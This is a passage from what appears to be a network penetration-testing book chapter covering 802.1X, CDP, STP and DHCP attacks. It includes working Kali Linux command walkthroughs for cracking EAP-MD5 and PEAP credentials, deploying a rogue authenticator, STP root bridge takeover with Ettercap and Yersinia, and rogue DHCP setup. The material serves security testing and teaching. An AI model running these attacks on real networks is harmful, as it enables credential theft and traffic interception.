

Figure 5-8. A private VLAN attack

The gateway receives the frame and forwards the packet to the destination. This attack can be exploited in the same manner as double-tagging (expanding on Steve Rouiller’s *pvlan.c*)—if the victim can connect to an IP that is attacker controlled, TCP sessions with listening ports can be established.

802.1X PNAC

Port-based Network Access Control (PNAC) is a mechanism by which devices connecting to a local area network can authenticate. Figure 5-9 shows how Extensible Authentication Protocol (EAP) messages are sent between the supplicant, authenticator, and authentication server.

Unauthenticated supplicants cannot participate in the network; however, they can initiate EAP conversations with the backend RADIUS server.



Figure 5-9. 802.1X authentication

Most 802.1X implementations support common EAP methods listed in [Table 5-2](#). EAP-MD5 support is particularly problematic, as the method is vulnerable to offline brute-force password grinding. EAP-TLS and Protected EAP (PEAP) provide authentication and transport security via TLS, which mitigate the exposure of credentials. In each case, however, the supplicant identity is broadcast within the plaintext EAPOL start message.

Table 5-2. Common 802.1X authentication methods

Method	Authentication process
EAP-MD5	The authentication server sends a challenge to the supplicant, and the supplicant sends a response in the form of an MD5 hash (calculated by using an identifier, challenge value, and user password). The server performs the same calculation, and if the hashes match, the supplicant is authenticated.
EAP-TLS	The authentication server and supplicant establish a TLS session. The supplicant validates the X.509 certificate of the authentication server, and vice versa. By performing mutual authentication using certificates, passwords are not used. TLS authentication is detailed in Chapter 11 .
PEAP	The supplicant and authentication server establish an authenticated TLS tunnel. MS-CHAPv2 challenge/response is used over TLS to authenticate the supplicant using the user's credentials (i.e., username and password).

Here are some of the attack tactics that can be used against 802.1X implementations:

- Active brute-force password grinding via EAP
- Attacking the RADIUS server with malformed EAP content¹⁵
- EAP message capture and offline password cracking (EAP-MD5 and PEAP)
- Forcing EAP-MD5 authentication to bypass TLS certificate validation
- Injecting malicious network traffic upon authenticating using a hub or similar¹⁶

EAP logoff frame spoofing in shared media environments (e.g., 802.11 WiFi) is also an issue, but beyond the scope of this book. [Table 5-3](#) lists available 802.1X testing tools and details the supported attacks.

Table 5-3. Capabilities of 802.1X testing tools

Tool	EAP brute-force	EAP-MD5 cracking	PEAP cracking	Frame injection
XTest ^a	●	●	–	●
Marvin ^b	–	–	–	●
eapmd5pass ^c	–	●	–	–
hostapd-wpe ^d	–	–	●	–
asleep ^e	–	–	●	–

^a See *XTest* on SourceForge.

^b Alexandre Bezroutchko, “Tapping 802.1x Links with Marvin”, Gremwell.com, January 15, 2011.

^c See *eapmd5pass* on creator Joshua Wright’s website.

^d See *hostapd-wpe* on GitHub.

^e See *asleep* on creator Joshua Wright’s website.

EAP message capture and offline attack

An adversary with privileged network access (e.g., the Ethernet cable to the supplicant) can sniff EAP-MD5 conversations and use a rogue 802.1X authenticator to obtain PEAP (MS-CHAPv2) credentials. Depending on the configuration of the supplicant, the rogue server might spawn a TLS certificate error, which the user will likely acknowledge to continue with authentication. The attack is demonstrated in [Figure 5-10](#).



Figure 5-10. Deploying a rogue authenticator

EAP-MD5

Upon capturing an EAP-MD5 conversation between a supplicant and authentication server in PCAP format, we can use *eapmd5pass* to compromise the user credentials, as shown in [Example 5-6](#).

Example 5-6. Using eapmd5pass within Kali Linux

```

root@kali:~# eapmd5pass -r pcap.dump -w /usr/share/wordlist/sqlmap.txt
Collected all data necessary to attack password for "chris", starting
attack.
User password is "tiffers1".
1202867 passwords in 4.06 seconds: 296272.66 passwords/second.

```

PEAP

You can deploy a rogue authenticator (*hostapd-wpe*) to capture MS-CHAPv2 material sent over TLS via PEAP within Kali Linux, as follows:

```
apt-get update
apt-get install libssl-dev libnl-dev
git clone http://bit.ly/2aNSPIS
wget http://bit.ly/2bjgwoJ
tar -zxf hostapd-2.2.tar.gz
cd hostapd-2.2
patch -p1 < ../hostapd-wpe/hostapd-wpe.patch
cd hostapd
make
cd ../../hostapd-wpe/certs
./bootstrap
cd ../../hostapd-2.2/hostapd
./hostapd-wpe hostapd-wpe.conf
```

Edit *hostapd-wpe.conf* to specify a network interface and other settings. After it is running, the utility will print MS-CHAPv2 challenge/response values (and log to *hostapd-wpe.log* within the current directory), which are then cracked using *asleep*, as demonstrated by [Example 5-7](#). The attack uses rainbow tables, so use *genkeys* to create the *words.dat* and *words.idx* files (based on the */usr/share/wordlists/sqlmap.txt* wordlist in this case).

Example 5-7. Capturing and cracking PEAP credentials

```
root@kali:~/hostapd-2.2/hostapd# ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface eth0 with hwaddr 00:0c:29:30:55:0d and ssid ""
eth0: interface state UNINITIALIZED->ENABLED
eth0: AP-ENABLED
mschapv2: Wed Aug 19 16:04:53 2015
username: chris
challenge: 79:4e:1d:af:93:8f:d8:a6
response:
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0

root@kali:~/hostapd-2.2/hostapd# genkeys -r /usr/share/wordlists/sqlmap.txt
-f words.dat \
-n words.idx
genkeys 2.2 - generates lookup file for asleep. <jwright@hasborg.com>
Generating hashes for passwords (this may take some time) ...Done.
1202868 hashes written in 4.45 seconds: 270435.83 hashes/second
Starting sort (be patient) ...Done.
```

```
Completed sort in 13167671 compares.
Creating index file (almost finished) ...Done.
root@kali:~/hostapd-2.2/hostapd# asleap -C 79:4e:1d:af:93:8f:d8:a6 -R \
e1:11:13:59:56:06:02:dd:35:4a:0f:99:c8:6b:e1:fb:a3:04:ca:82:40:92:7c:f0 \
-f words.dat -n words.idx
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
    hash bytes:          4a39
    NT hash:             198bdbf5833a56fb40cdd1a64a39a1fc
    password:            katykat
```

Forcing EAP-MD5 authentication

Microsoft IAS, Cisco ACS, and other authentication servers support EAP-MD5, which an adversary can abuse with stolen credentials (i.e., username/password) to authenticate without providing a client certificate. This can be exploited within an enterprise environment to access the network using a system that is not part of the Windows domain, for example.

Within Kali Linux, you can configure *wpa_supplicant* to negotiate an 802.1X session over Ethernet (*eth1*) using EAP-MD5 and user credentials (e.g., *chris/abc123*), as shown in [Example 5-8](#).

Example 5-8. Forcing 802.1X EAP-MD5 authentication

```
root@kali:~# cat /etc/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=wheel
ap_scan=0
network={
    key_mgmt=IEEE8021X
    eap=MD5
    identity="chris"
    password="abc123"
    eapol_flags=0
}
root@kali:~# wpa_supplicant -B -D wired -i eth1 -c /etc/wpa_supplicant.conf
root@kali:~#
```

CDP

Hosts supporting Cisco Discovery Protocol (CDP) broadcast Ethernet multicast frames describing their operating system and configuration.

[Table 5-4](#) lists individual CDP frame data fields.

Table 5-4. Data found in CDP frames

Type	Content
1	Device hostname or serial number, represented as an ASCII string
2	Layer 3 interface of the host sending the frame
3	Port on which the CDP update has been sent
4	Functional capabilities of the host (e.g., router, switch, not IGMP capable)
5	ASCII string containing the software version (the same as <i>show version</i>)
6	Hardware platform
7	List of directly attached IP network prefixes
9	VTP management domain
10	Native VLAN
11	The duplex setting of the sending port
14	VoIP handset auxiliary VLAN query
15	VoIP handset auxiliary VLAN reply
16	Power consumption (in milliWatts) of a device, such as a VoIP handset

You can collect CDP frames and gather network information through passive sniffing in Cisco environments. Yersinia captures CDP frames and displays the individual fields, as demonstrated by [Example 5-9](#).

Example 5-9. CDP frame decode using Yersinia

```
Destination MAC 01:00:0C:CC:CC:CC
  Version      02
    TTL        0A
  Checksum     8373
    DevID      zape
  Addresses    010.013.058.009
    Port ID    FastEthernet0/11
  Capabilities 00000028
Software version Cisco Internetwork 0
  Platform     cisco WS-C2950T-24
Protocol Hello
  VTP Domain   VTP-DOMAIN
  Native VLAN  0064
  Duplex       01
q,ENTER: exit Up/Down: scrolling
```

Active CDP attacks resulting in unintended consequences include the following:

- CDP flooding of the switch, resulting in denial of service¹⁷ (e.g., 99 percent CPU)
- Broadcast of CDP frames to advertise particular devices that in turn induce inbound polling via SNMP (and other protocols) by network management products, including CiscoWorks LAN Management and IBM Tivoli NetView.
- Broadcast of CDP frames to place Cisco IP phones into a particular VLAN

You can use Yersinia to capture, modify, and craft CDP frames. Use “e” to edit individual fields, then “x” and “0” to broadcast each frame. Within Kali Linux, you also can use Metasploit¹⁸ and Scapy¹⁹ to manipulate CDP frames. The Scapy package requires some configuration before use, however, as follows:

1. Execute the following from the command line:

```
hg clone https://bitbucket.org/secdev/scapy
cd scapy
hg update -r v2.2.0
```

2. Edit the *setup.py* file to add *scapy/contrib* to the list of packages:

```
packages=['scapy', 'scapy/arch', 'scapy/arch/windows', 'scapy/layers',
'scapy/asn1',
'scapy/tools', 'scapy/modules', 'scapy/crypto', 'scapy/contrib' ]
```

3. Run the installation script via Python:

```
python setup.py install
```

At this point, Scapy should support additional protocols, including CDP:

```
root@kali:~/scapy# scapy
Welcome to Scapy (2.2.0)
>>> list_contrib()
wpa_eapol      : WPA EAPOL dissector                status=loads
ubberlogger    : Ubberlogger dissectors            status=untested
igmp           : IGMP/IGMPv2                            status=loads
avs           : AVS WLAN Monitor Header                    status=loads
ospf          : OSPF                                    status=loads
igmpv3        : IGMPv3                                        status=loads
skinny        : Skinny Call Control Protocol (SCCP) status=loads
eigrp         : EIGRP                                        status=loads
cdp           : Cisco Discovery Protocol            status=loads
dtp           : DTP                                    status=loads
rsvp          : RSVP                                    status=loads
bgp           : BGP                                    status=loads
etherip       : EtherIP                                    status=loads
ripng         : RIPng                                        status=loads
mpls          : MPLS                                        status=loads
ikev2         : IKEv2                                        status=loads
chdlc         : Cisco HDLC and SLARP                       status=loads
vqp           : VLAN Query Protocol                        status=loads
vtp           : VLAN Trunking Protocol (VTP)              status=loads
```

A reference Python script using the Scapy CDP library is available online.²⁰ By removing the *while* loop and adding fields such as *CDPMsgVoIPvLANReply* (type 15) you can spoof CDP frames to execute attacks against Cisco IP phones and other systems.

802.1D STP

Spanning Tree Protocol (STP) is a mechanism used to maintain loop-free network topologies. Switches use Bridge Protocol Data Unit (BPDU) frames to self-organize by setting redundant uplink ports to a state known as *blocking* to close loops. **Figure 5-11** demonstrates a typical configuration, and **Table 5-5** describes the five port states.



Figure 5-11. An 802.3 Ethernet network using STP

Table 5-5. Port states within STP networks

State	Description
Disabled	Electrically inactive until enabled
Blocking	Port discards all data except BPDU frames
Listening	Switch listens to BPDUs to build a loop-free tree
Learning	Switch builds a forwarding table using source MAC addresses of frames
Forwarding	Port becomes fully operational, forwarding traffic to/from the switch

Upon electing a root bridge, switches select *root* and *designated* ports. A root port is one that provides the best path to the root bridge, and others become designated ports. For details of the BPDU election process and port configuration, refer to Kevin Lauerman and Jeff King's paper,²¹ which provides a number of low-level examples and detailed topology diagrams.

Monitoring BPDUs

BPDU frames are captured and displayed within the Yersinia STP protocol view, as demonstrated by [Example 5-10](#). If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.

Example 5-10. Yersinia used to display BPDU frames

```

└─ yersinia 0.7.3 by Slay & tomac - STP mode
└─ [10:29:40]
|   RootId           BridgeId           Port           Iface Last seen
|   ───────────
|   5080.760F0E13AC58 CB09.E7CD90117CAA 8002           eth1  26 Aug 10:29:39

```

```

5080.760F0E14AC58 CB09.E7CD90127CAA 8002 eth2 26 Aug 10:29:38
5080.760F0E13AC58 CB09.E7CD90117CAA 8002 eth2 26 Aug 10:27:05
5080.760F0E14AC58 CB09.E7CD90127CAA 8002 eth1 26 Aug 10:26:59

```

Root bridge takeover

Upon connecting to two switches within an environment, use Ettercap to establish a bridge and Yersinia to send crafted BPDU frames via each interface. **Figure 5-12** shows the resulting topology, by which traffic between switches is compromised.



Figure 5-12. STP root bridge takeover

Example 5-11 demonstrates how to bridge *eth1* and *eth2* and sniff with Ettercap.

Example 5-11. Using Ettercap to bridge two interfaces

```
root@kali:~# ettercap -T -i eth1 -B eth2 -q
```

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on:
```

```
eth1 -> 00:0C:29:30:55:0D
192.168.1.4/255.255.255.0
fe80::20c:29ff:fe30:550d/64
```

```
Listening on:
eth2 -> 00:0C:29:30:54:AC
      192.168.1.5/255.255.255.0
      fe80::20c:29ff:fe30:54ac/64
```

Privileges dropped to EUID 65534 EGID 65534...

```
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
```

Starting Bridged sniffing...

Next, run Yersinia and use “I” to enable the bridged interfaces and disable *eth0*:

```
----- Global Interfaces -----
| a) eth0 (OFF)
| b) eth1 (ON)
| b) eth2 (ON)
|----- Press q to exit -----
```

Upon using “g” to select the STP protocol mode, you should begin to see BPDUs. Finally, use “x” and option “4” to claim the root role within the topology. Yersinia will send spoofed frames using each interface, and the running Ettercap process should bear fruit as traffic is captured.

NOTE

Use *macof* to launch a CAM table overflow attack and compromise traffic between other switches in an environment. The net effect is that switches will then broadcast frames to all ports, which in turn, you can capture.

Local IP Protocols

The protocols described in the previous section use Ethernet multicast and operate on the data link layer. Protocols described in this section provide network discovery and configuration services over IPv4 and IPv6 using transport layer broadcast addresses. Common local name resolution and configuration mechanisms include the following:

- Dynamic Host Configuration Protocol (DHCP)
- Preboot Execution Environment (PXE)
- Local name resolution protocols (LLMNR, NBT-NS, and mDNS)
- Web Proxy Auto-Discovery (WPAD)
- Internal routing protocols (e.g., HSRP, VRRP, EIGRP, and OSPF)
- IPv6 network discovery protocols

Many proprietary systems perform host discovery and automatic configuration using IP broadcast and multicast requests. The *Nmap broadcast* NSE category includes 40 individual scripts at the time of writing, covering a multitude of protocols.

NOTE

Upon intercepting traffic via Layer 2 MiTM attack, you can spoof DNS responses and direct users to arbitrary destinations using Ettercap.²²

DHCP

Dynamic Host Configuration Protocol (DHCP) operates over UDP, using the messages described in [Table 5-6](#). The protocol is used to configure local systems and provide details including IP address, subnet, and default gateway details to clients.

Table 5-6. DHCP message types

Message	Sent by	Description
DHCPDISCOVER	Client	Broadcast to solicit DHCP offers from the network, and optionally provide the last IP address used (requesting a lease)
DHCPOFFER	Server	Upon receiving a request, the server first reserves an IP address for the client and then prepares and sends an offer including the address, subnet mask, and DHCP options (e.g., DNS server and router details)
DHCPREQUEST	Client	A client can accept DHCP offers from multiple servers, so this message is used to formally request a particular address
DHCPACK	Server	Final acknowledgment from the server, including lease duration and additional DHCP options (e.g., WPAD server)
DHCPNAK	Server	Indicates that the client's notion of network address is incorrect (e.g., the client has changed subnets or its lease has expired)
DHCPDECLINE	Client	Indicates the client network address is already in use
DHCPRELEASE	Client	Cancels the lease and relinquishes the network address
DHCPINFORM	Client	Requests additional network configuration parameters (upon already configuring its local IP address and subnet)

A popular active tactic used to attack DHCP involves *rogue server setup* (often involving denial of service to flood the legitimate server). The net effect is that malicious default gateway, DNS server, and WPAD settings are provided to clients.

Identifying DHCP servers and configuration

Example 5-12 demonstrates how DHCP servers are enumerated by broadcasting local discovery messages with Nmap.²³ DHCPv6 is also supported.²⁴ As the protocol operates UDP, it's prudent to run these scripts a handful of times.

Example 5-12. Identifying local DHCP servers by using Nmap

```
root@kali:~# nmap --script broadcast-dhcp-discover
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-08-26 07:31 EDT
```

```
Pre-scan script results:
```

```
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 192.168.1.5
|     DHCP Message Type: DHCP OFFER
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.1.1
|     Domain Name Server: 192.168.1.1
|     Hostname: dhcppc3
|     Domain Name: dlink.com\x00
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|_   Server Identifier: 192.168.1.1
```

Active DHCP attacks

You can run the Responder DHCP script (*/usr/share/responder/DHCP.py*) within Kali Linux to establish a rogue DHCP server. **Table 5-7** lists the available options. Setting a malicious gateway is not ideal, because the hijacked connection is only half-duplex (i.e., we capture egress packets from the client, but not the responses from the legitimate gateway). As such, I would recommend setting a rogue DNS or WPAD server to capture HTTP traffic and credentials in particular (as demonstrated later in this chapter).

Table 5-7. Responder DHCP options

Flag	Description	Example
-i	Our IP address, advertised as a gateway	<i>-i 10.0.0.100</i>
-d	The local DNS domain name (optional)	<i>-d example.org</i>
-r	IP address of the original router/gateway	<i>-r 10.0.0.1</i>
-p	Primary DNS server IP address	<i>-p 10.0.0.100</i>
-s	Secondary DNS server IP address (optional)	<i>-s 10.0.0.1</i>
-n	The netmask of the local network	<i>-n 255.255.255.0</i>
-I	The interface to listen for DHCP traffic on	<i>-I eth1</i>
-w	WPAD configuration address (URL)	<i>-w "http://10.0.0.100/wpad.dat\n"</i>
-S	Spoof the default gateway IP address	—
-R	Respond to all DHCP requests (very noisy)	—

NOTE

Active denial of service tools, such as DHCPig,²⁵ can also be considered to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive.

PXE

Preboot Execution Environment (PXE) is a method by which systems load OS images from the local network. **Figure 5-13** demonstrates the protocol: DHCP is used to provide network configuration, TFTP is used to serve the initial boot image, and a file service protocol (usually NFS or SMB) is used to deploy the OS.

